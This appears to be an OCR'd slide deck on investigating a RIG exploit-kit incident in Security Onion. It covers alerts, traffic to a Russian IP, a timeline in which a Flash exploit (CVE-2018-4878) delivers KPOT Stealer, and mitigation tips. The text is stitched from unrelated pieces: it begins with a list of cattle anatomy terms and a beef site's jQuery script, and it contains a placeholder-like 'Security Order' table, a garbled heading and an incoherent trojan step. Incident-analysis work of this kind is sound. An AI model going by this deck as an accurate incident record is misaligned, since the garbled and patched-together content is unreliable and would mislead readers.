- coffin
- dewclaw
- hindquarters
- stifle
- quarter
- body
- tail
- hock
- hoof
- rear flank
- last rib
- underline
- sheath(marrow of Q)
- cannon

Sources / Links

Made with Gamma

```
<script>
</script>
</form>

<script type="text/javascript">
$(document).ready(function(){
    var webSiteURL = 'beef2live.com';

    var match = RegExp('?' + TT=([^\&]+)').exec(window.location.search);
    var tempThemeQueryString = match && decodeURIComponent(match[1].replace(/\+/g, ' '));
    if (tempThemeQueryString != null) {
        $("a").each(function(){
            var href =
                $(this).attr('href');
            if(href) {
                if(( href.indexOf('//') === 0 ) || ( href.indexOf(webSiteURL) > 0 )) {
                    href += (href.match(/\?/) ? '&' : '?') + 'TT=' + tempThemeQueryString;
                    $(this).attr('href', href);
                }
            }
        });
    }
});
```



# Overview on new Security Onion

# Investigation with new Security Onion

Component	Role
Zeek (Bro)	Network traffic analysis (DPI, metadata extraction)
Suricata	IDS/IPS for real-time network traffic monitoring
Elasticsearch	Stores and indexes security logs
Logstash	Processes and parses incoming logs
Kibana	Visualization dashboard for security logs
SO Manager	Manages Security Onion configurations
Fleet (osquery)	Endpoint monitoring
Strelka	File analysis
Playbook	Incident response and threat intelligence

# SecurityOnion

Overview    Alerts    Dashboards    Hunt    Cases    PCAP    Grid    Downloads    Administration    Users    Grid Members    Configuration    License Key

Version: 2.4.60    © 2025 Security Onion Solutions, LLC    License: ELV2

Count	destination.ip	Count	destination.port
379	10.0.76.6	193	443
75	35.226.156.55	163	53
44	31.13.65.7	163	80
29	10.0.76.255	96	88
24	8.209.83.76	35	389
21	31.13.65.36	29	137
21	224.0.0.252	29	445
19	37.46.135.170	24	49155
14	74.125.138.138	21	5355
12	74.125.136.102	14	135

# Security Onion

Overview    Alerts    Dashboards    Hunt    Cases    PCAP    Grid    Downloads    Administration

Timestamp: 2025-02-01 23:10:05.881 +02:00    Title: ET EXPLOIT\_KIT RIG EK URI Struct Jun 13 2017    Status: new    Severity: high    Assigned:    Create Date: 2025-02-01T21:10:05.881462973Z


so_case.assigneeId	
so_case.category	
so_case.completeTime	
so_case.createTime	2025-02-01T21:10:05.881455658Z
so_case.description	Review escalated event details in the Events tab below. Click here to update this description.
so_case.pop	
so_case.priority	0
so_case.severity	high
so_case.startTime	
so_case.status	new
so_case.tags	
so_case.template	
so_case.title	ET EXPLOIT_KIT RIG EK URI Struct Jun 13 2017
so_case.tip	
so_case.userId	afafonion@gmail.com

Version: 2.4.60    © 2025 Security Onion Solutions, LLC    License: ELv2




The screenshot shows the Security Onion web interface with a dark theme. The left sidebar contains navigation links: Overview, Alerts (which is selected), Dashboards, Hunt, Cases, PCAP, Grid, Downloads, Administration, Users, Grid Members, Configuration, and License Key. Below the sidebar, it says "Tools" and "Version: 2.4.60". At the bottom right, it says "License: Elv2". The main content area displays a table of alert details:


destination.geo.country.name	Russia
destination.geo.ip	37.46.135.170
destination.geo.location.lat	55.7386
destination.geo.location.lon	37.6068
destination.geo.timezone	Europe/Moscow
destination.ip	37.46.135.170
destination.port	80
destination_geo.asn	29182
destination_geo.ip	37.46.135.170
destination_geo.network	37.46.128.0/21
destination_geo.organization_name	JSC IOT
ecs.version	8.0.0
elastic_agent.id	c7d70f69-f246-425a-8546-ec4a8f195400
elastic_agent.snapshot	false
elastic_agent.version	8.10.4
event.agent_id_status	missing
event.category	network
event.dataset	suricata.alert
event.imported	true
event.inserted	2024-03-01T20:01:41Z



This screenshot shows a security monitoring dashboard with a dark theme. At the top center is a large teal donut chart with a black center. Below it is a table titled 'Security Order - Log' containing the following data:

ID	Order Type	Order Status	Order Date	Order Details	Order Status	Order Date	Order Details
SO-2023-0000001	Malware	Blocked	2023-01-01 00:00:00	Malicious file detected	Blocked	2023-01-01 00:00:00	Malicious file detected
SO-2023-0000002	Spam	Blocked	2023-01-01 00:00:00	Spam email identified	Blocked	2023-01-01 00:00:00	Spam email identified
SO-2023-0000003	Fraud	Blocked	2023-01-01 00:00:00	Fraudulent transaction	Blocked	2023-01-01 00:00:00	Fraudulent transaction
SO-2023-0000004	Denial of Service	Blocked	2023-01-01 00:00:00	DDoS attack detected	Blocked	2023-01-01 00:00:00	DDoS attack detected
SO-2023-0000005	Insider Threat	Blocked	2023-01-01 00:00:00	Internal threat identified	Blocked	2023-01-01 00:00:00	Internal threat identified
SO-2023-0000006	Unknown	Blocked	2023-01-01 00:00:00	Unknown threat detected	Blocked	2023-01-01 00:00:00	Unknown threat detected
SO-2023-0000007	Malware	Blocked	2023-01-01 00:00:00	Malicious file detected	Blocked	2023-01-01 00:00:00	Malicious file detected
SO-2023-0000008	Spam	Blocked	2023-01-01 00:00:00	Spam email identified	Blocked	2023-01-01 00:00:00	Spam email identified
SO-2023-0000009	Fraud	Blocked	2023-01-01 00:00:00	Fraudulent transaction	Blocked	2023-01-01 00:00:00	Fraudulent transaction
SO-2023-0000010	Denial of Service	Blocked	2023-01-01 00:00:00	DDoS attack detected	Blocked	2023-01-01 00:00:00	DDoS attack detected
SO-2023-0000011	Insider Threat	Blocked	2023-01-01 00:00:00	Internal threat identified	Blocked	2023-01-01 00:00:00	Internal threat identified
SO-2023-0000012	Unknown	Blocked	2023-01-01 00:00:00	Unknown threat detected	Blocked	2023-01-01 00:00:00	Unknown threat detected





# Timeline: Attack Sequence

## Initial Access

The victim accessed a malicious website.

## Exploit & Download

The Flash exploit triggered, downloading KPOT Stealer.

1

2

3

4

## Trojan Deployment

Trojan.Cryxos was deployed for trigger adobe flash.

## Data Theft & Exfiltration

Malware stole credentials and communicated with the attacker's server.

# Cetework SESCU.RNTT incident a- nsemis7fri incident -il presestitle



## Analysis and Takeaways: Key Findings

1

### Vulnerability Exploitation

The attack exploited a known vulnerability in Adobe Flash (CVE-2018-4878).

2

### Data Exfiltration

The attacker successfully stole sensitive information, including browser credentials.

3

### Importance of Patching

Regular software updates are essential to mitigate vulnerabilities.

4

### Network Segmentation

Segmenting the network can limit the impact of an attack.



# Mitigation Strategies..

- Isolation
- Malware Removal
- Blocking IPs
- Increase Awareness
- Endpoint AVs

THANK  
YOU